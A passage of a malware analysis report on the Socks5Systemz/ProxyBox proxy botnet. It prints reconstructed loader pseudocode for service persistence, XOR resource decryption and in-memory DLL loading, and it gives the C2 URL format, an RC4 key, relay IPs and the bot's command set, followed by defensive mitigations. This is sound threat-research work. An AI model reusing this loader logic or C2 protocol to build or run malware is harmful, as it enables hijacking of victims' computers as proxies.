00000060:	00	00	00	00	00	00	00	00	00	00	00	00	00	F4	76	v	
00000070:	70	B8	47	00	60	FE	19	00	00	00	00	00	00	87	70	p.G.`.....p	
00000080:	00	00	00	00	98	FE	19	00	78	FE	19	00	78	FE	19	00	X...X...
00000090:	10	58	01	00	80	FE	19	00	00	00	00	00	00	00	00	00	
000000A0:	38	58	88	70	58	58	88	70	10	58	01	00	98	FE	19	00	8X.pXX.p.X.....
000000B0:	48	58	88	70	48	58	88	70	00	00	00	00	A8	FE	19	00	HX.pHX.p.....
000000C0:	00	00	00	00	E5	9F	0C	00	E4	FD	19	00	64	F8	19	00	d...
000000D0:	04	FE	19	00	FF	BD	5E	00	05	00	00	00	01	41	01	00	^.....A.
000000E0:	26	61	4C	00	A9	3A	7E	00	F5	9F	0C	41	00	00	00	00	&aL.:~...A....
000000F0:	70	FF	19	00	5A	62	4C	00	00	00	40	00	00	00	00	00	p...ZbL...@....
00000100:	A9	3A	7E	00	01	00	00	00	26	61	4C	00	26	61	4C	00	.:~...&aL.&aL.
00000110:	00	50	2C	00	00	00	00	00	A9	3A	7E	00	A0	0F	F5	00	.P.....:~....
00000120:	00	00	00	00	00	00	00	00	08	16	F5	00	01	00	00	00	

Aa

abc

Data Inspector


Name	Value
Binary (8 bit)	0b11010000
uint8_t	0x00
int8_t	0x-30
uint16_t	0x60D0
int16_t	0x60D0
uint24_t	0x4C60D0
int24_t	0x4C60D0
uint32_t	0x004C60D0
int32_t	0x004C60D0
uint48_t	0x0000004C60D0
int48_t	0x0000004C60D0
uint64_t	0x00000000004C60D0
int64_t	0x00000000004C60D0
half float (16 bit)	0x1.34p+9
float (32 bit)	0x1.31834p-127
double (64 bit)	0x0.00000004c60dp-1022
long double (128 bit)	0x0.0000000004c60dp-1638

Fig 12. Pointer in structure to key and size structure.

Address	Hex	ASCII
004C60D0	FF AD 77 8B 70 D5 82 76 BE A3 DE C2 2A 46 19 2C	ÿ.w.p0.v%fpA*F.,
004C60E0	00 6C 25 08 00 90 90 90 90 90 90 90 90 90 90 90	.l%.....


Fig 13. Pointer and key structure in x32dbg

Encryption key:



| Fig 14. Highlighting encryption key in hex editor

Size:



| Fig 15. Highlighting size of payload in hex editor

Once the loader stub decrypts the second stage module, it resolves the necessary imports and overwrites the original main module. Because both stages are stripped of relocation data and mapped to the same base address, no memory relocations occur. Finally, instead of returning from the function, the loader stub executes the payload by jumping directly to the second stage's entry point. The second stage then starts execution as it would normally be mapped into memory by the system.

Socks5Systemz Second Stage

The second loader is approximately 500KB in size. The majority of this bulk comes from an encrypted DLL stored within its resource section. Besides housing this payload, the loader's actual functionality is minimal and completely unobfuscated.

 decrypted_loader.exe	3/23/2026 6:31 PM	Application	550 KB
--	-------------------	-------------	--------

| Fig 16. Second stage loader in explorer.

A Socks5Systemz module stored in the loader's resource section makes static extraction easy. The compression algorithms used in the initial payload to load the current module are also used within the module itself to protect the payload while it's stored in the resource section.


```

1 int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int
nShowCmd)
2 {
3     SERVICE_TABLE_ENTRYA ServiceStartTable;
4     HKEY hKey;
5     int argc;
6     DWORD regData;
7     HANDLE hFile;
8     LPWSTR *argv;
9     BYTE buffer[238];
10
11
12     ServiceStartTable.lpServiceName = "GameBackupManager";
13     ServiceStartTable.lpServiceProc = register_service_ctrl_handle;
14
15     hModule = GetModuleHandleA(NULL);
16     GetModuleFileNameA(hModule, FileName, MAX_PATH);
17
18     argv = CommandLineToArgvW(GetCommandLineW(), &argc);
19     GetLocalTime(&SystemTime);
20
21     if (argc > 1)
22     {
23         //check for uninstall flag
24         if (lstrcmpiW(argv[1], L"-u") == 0)
25         {
26             // create file marker
27             int len = strlen(FileName);
28             for (int i = len - 1; i > 0; i--)
29             {
30                 if (FileName[i] == '\\')
31                 {
32                     FileName[i + 1] = 0;
33                     strcat(FileName, "test");
34                     hFile = CreateFileA(FileName, GENERIC_WRITE, 0, NULL, CREATE_ALWAYS,
FILE_ATTRIBUTE_ARCHIVE, NULL);
35                     CloseHandle(hFile);
36                     ExitProcess(0);
37                 }
38             }
39         }
40         //check for uninstall flag
41         else if (lstrcmpiW(argv[1], L"-i") == 0)
42         {
43             if (create_service_wrapper())
44             {
45                 if (RegCreateKeyExA(HKEY_LOCAL_MACHINE, "Software\\GBManager", 0, NULL,
0,
46                                     KEY_WRITE, NULL, &hKey, &regData) == ERROR_SUCCESS)
47                 {
48                     regData = 82178;
49                     RegSetValueExA(hKey, "InstallFlag", 0, REG_DWORD, (BYTE*)&regData,

```

```

4);
50         RegCloseKey(hKey);
51     }
52 }
53 else
54 {
55     registry_persistence("bmanager");
56 }
57
58     goto run_payload;
59 }
60 }
61
62
63 if (!StartServiceCtrlDispatcherA(&ServiceStartTable))
64 {
65     GetLastError();
66
67run_payload:
68     SetEvent(hEvent);
69     unpack_and_run_dll(buffer);
70 }
71
72     return 0;
73}
74

```

Before unpacking, the loader will sleep in a loop to delay execution, both before and in the middle of the memory loading process.

```

1 void __noreturn unpack_and_run_dll(LPVOID lpThreadParameter)
2 {
3     DWORD *unpacked_dll = NULL;
4     DWORD *loaded_dll = NULL;
5
6     StartupInfo.cb = sizeof(STARTUPINFOA);
7     while (1)
8     {
9         DWORD state = dword_40BE04;
10
11         if (state == 5)
12         {
13             GetStartupInfoA(&StartupInfo);
14             dword_40BE08[0] = 0;
15         }
16         else if (state == 25)
17         {
18             unpacked_dll = unpack_dll_from_resource(0x190, dword_40BE08);
19         }
20         else if (state == 30)
21         {
22             if (unpacked_dll)
23                 loaded_dll = run_dll_in_mem(unpacked_dll);
24         }
25
26         ++dword_40BE04;
27         Sleep(2000);
28     }
29 }

```

To unpack the DLL, the loader will first call standard APIs used to retrieve data from resource sections, FindResourceA, SizeOfResource, LoadResource, and LockResource. To decrypt the resource, it extracts a 32-byte key from the end of the resource, though only the first 16 bytes are used in the algorithm. The first 4 bytes of the decrypted context will be the uncompressed data size, used when passing the decrypted data to the decompress function. Once the module's bytes are returned, the DLL will be mapped into memory using a single allocation with read and execute permissions. The memory loader will fix relocations and zero the PE headers before transferring control to the DLL entry point.

Pseudo code of the unpacking function in the second stage loader:

```

1_BYTE* __cdecl unpack_dll_from_resource(WORD resourceId, DWORD* outSize)
2{
3    BYTE key[32];
4    DWORD dataLen;
5    DWORD keyIndex;
6    HRSRC hResInfo;
7    HGLOBAL hResData;
8    void* resData;
9    void* buffer;
10    DWORD decompSize;
11    BYTE* output;
12
13
14    hResInfo = FindResourceA(hModule, (LPCSTR)resourceId, (LPCSTR)0xA);
15    if (!hResInfo)
16        return NULL;
17
18    dataLen = SizeofResource(hModule, hResInfo);
19    if (!dataLen)
20        return NULL;
21
22    hResData = LoadResource(hModule, hResInfo);
23    resData = LockResource(hResData);
24
25
26    buffer = GlobalAlloc(GPTR, dataLen);
27    memcpy(buffer, resData, dataLen);
28
29    dataLen -= 32;
30    memcpy(key, (BYTE*)buffer + dataLen, 32);
31
32    keyIndex = 0;
33    for (DWORD i = 0; i < dataLen; i++)
34    {
35        ((BYTE*)buffer)[i] = key[keyIndex++] ^ i ^ ((BYTE*)buffer)[i];
36        if (keyIndex == 16)
37            keyIndex = 0;
38    }
39
40    decompSize = *(DWORD*)buffer;
41
42    output = GlobalAlloc(GPTR, decompSize + 256);
43    decompress(output, &decompSize, (BYTE*)buffer + 4, dataLen - 4);
44
45    *outSize = decompSize;
46    return output;
47}

```

Socks5Systemz Final Payload

The final payload of Socks5Systemz is around 600KB unpacked, and it has a realistic timestamp.


Disasm	General	Strings	DOS Hdr	Rich Hdr	File Hdr	Optional Hdr	Section Hdrs	Imports	Resources	BaseReloc	TLS	LoadConfig
Offset	Name	Value	Meaning									
F4	Machine	14c	Intel 386									
F6	Sections Count	6	6									
F8	Time Date Stamp	68edecbf	Tuesday, 14.10.2025 06:25:03 UTC									
FC	Ptr to Symbol Table	0	0									
100	Num. of Symbols	0	0									
104	Size of OptionalHeader	e0	224									
106	Characteristics	2102										
		2	File is executable (i.e. no unresolved external references).									
		100	32 bit word machine.									
		2000	File is a DLL.									


Fig 18. Socks5systemz PE file header

The DLL heavily relies on junk code and control-flow obfuscation, making static analysis challenging. Instead, dynamic analysis was used to understand the main routine of the final unpacked sample.

C2 Loop Behavior

The module will attempt to reach out to its C2 3 times before moving onto the next C2. Once it reaches the end of the list it loops back around to the beginning of the list. For the first iteration of the list it attempts to use HTTPS before falling back to HTTP. Once it reaches the end of the C2 list while attempting to use HTTP, it loops back around to the beginning of the C2 list and attempts to use HTTPS again and the cycle keeps repeating until a successful connection is made.





C2 Communication

Socks5Systemz uses the useragent `Mozilla/5.0 (Windows; U; MSIE 9.0; Windows NT 9.0; en-US)` is used for authentication to the C2 server.

The C2 url is in the format `http(s)://ip/ai/?key=<encrypted parameters>` for example:

```
1https://178[.]16[.]53[.]192/ai/?
key=8f3f2b3ab547153a204ae6f6231678fbb38f926d19fe6595cd66946851e91fcd85241ab258d81229326be8
ba43a8f51f8a95b4c0212a91f953c588fb52d6d19c52bae0a8905f0ec6c05c5a8a3e251ed5358bd0d594594d
```

Example of unencrypted parameters for initial connection:

```
1gpt=510e2c0f&inc=2&advizor=0&box=0&hp=1&lp=a&line=49&os=10.0.1337&flag=1&itd=1765747045
```

Example of unencrypted parameters for a command response, in this case a response from the C2 requesting that the bot connect to a relay:


```
1c=connect&ip=94.26.38.3&auth_swith=0&auth_ip=5.61.58.62:1000;65.108.26.4:1000;37.48.105.1
04:6000;218.27.196.188:1000;193.178.170.146:500;142.132.212.125:1000;65.108.127.141:1000;2
13.160.130.66:2000;168.119.213.115:5000;167.233.6.168:5000;65.108.236.3:2000;62.164.177.61
:1000;45.13.212.247:3000;95.217.61.167:2000;64.227.53.19:500;45.11.182.186:3000;185.141.63
.9:3000&auth_login=&auth_pass=&block=25;465;587;143;110
```

The module will use `InternetOpenA` to set a header and get a handle to an `HINTERNET` object. It will then call `SetInternetOptionA` three times, setting the `INTERNET_OPTION_CONNECT_TIMEOUT`, `INTERNET_OPTION_CONTROL_SEND_TIMEOUT`, and `INTERNET_OPTION_CONTROL_RECEIVE_TIMEOUT` options to 5 seconds each. To make a request to a specific URL, use the `InternetOpenUrlA`

function. If any type of error occurs, it either tries or goes to the next address, depending on the iteration. If a favorable response is received, it will use the InternetReadFile function to read an encrypted reply. The response will then be decrypted, and execution will be directed toward the appropriate command handler.

Both requests and responses are RC4 encrypted using the same RC4 encryption key. Of `hi_few5i6ab&7#d3`. Actual keys can vary between samples but the use of a 16 byte key is consistent across a variety of samples.

Response:



| Fig 20. Decrypting response in cyberchef

Request:




Fig 21. Decrypting request in cyberchef


The URL parameters to make C2 requests are not unique between executions and between requests. Because of this it is possible to intercept a single request and then make a script to mimic the request and continuously request commands.

The response from the C2 will be matched against the following commands and then be redirected to its command handler:

```
1Connect
2Disconnect
3Idle
4Updips
5Updur1s
```

ProxyBox and its Victims

Since the PROXY[.]AM sinkholing led by BitSight, the operators have pivoted to using ProxyBox[.]io to sell access to the malware. Synthient's Research Team observes around 32,000 to 35,000 daily active IPs for the operation (DAI), with a [significant portion in Russia, Brazil, and India](#).



| Fig 22. ProxyBox ip distribution

Due to the overlap in IP addresses, Synthient's Research Team alleges, with moderate confidence, that the operators are likely offering the traffic for sale to larger providers.

Organizational & Network Mitigations

Block the provided Tier 1 and Tier 2 IP addresses to prevent the malware from receiving commands or proxying.

Enforce strict corporate network policies that block unauthorized or commonly abused proxy protocols to prevent the malware from routing traffic.

Flag or block outbound web traffic utilizing the specific User-Agent string Mozilla/5.0 (Windows; U; MSIE 9.0; Windows NT 9.0; en-US) used by the malware for C2 authentication.

Use network rules to identify the malware's distinct C2 loop, which includes 5-second timeout polling, fallback mechanisms between HTTPS and HTTP, and RC4-encrypted payload patterns.

Victims

- **OS Hardening** : Remove local administrator rights from standard users to prevent the malware's initial loader from successfully registering its persistent service control handle.
- **User Awareness** : Avoid the installation of software from shady cracked software websites.

A full list of indicators of compromise can be found on the [Synthient Github](#).

ProxyBox, as the successor to Socks5Systemz, highlights the ongoing evolution of proxy-based malware services in the cybercrime ecosystem. Its persistent presence, despite takedowns and rebranding, highlights the adaptability of threat actors and the challenges organizations face in securing their environments.

Addressing this ongoing threat requires a multi-layered defense strategy. Organizations should deploy technical controls such as blocking relay IP addresses linked to proxy botnets, enforcing restrictions on unauthorized proxy protocols, and actively monitoring for command-and-control polling behaviors that indicate compromise. In parallel, user awareness training should highlight the risks posed by third-party and pirated software, which are common vectors for initial infection.

// SYNTHIENT PLATFORM

Detect residential proxies and anonymized traffic.

[Demo](#)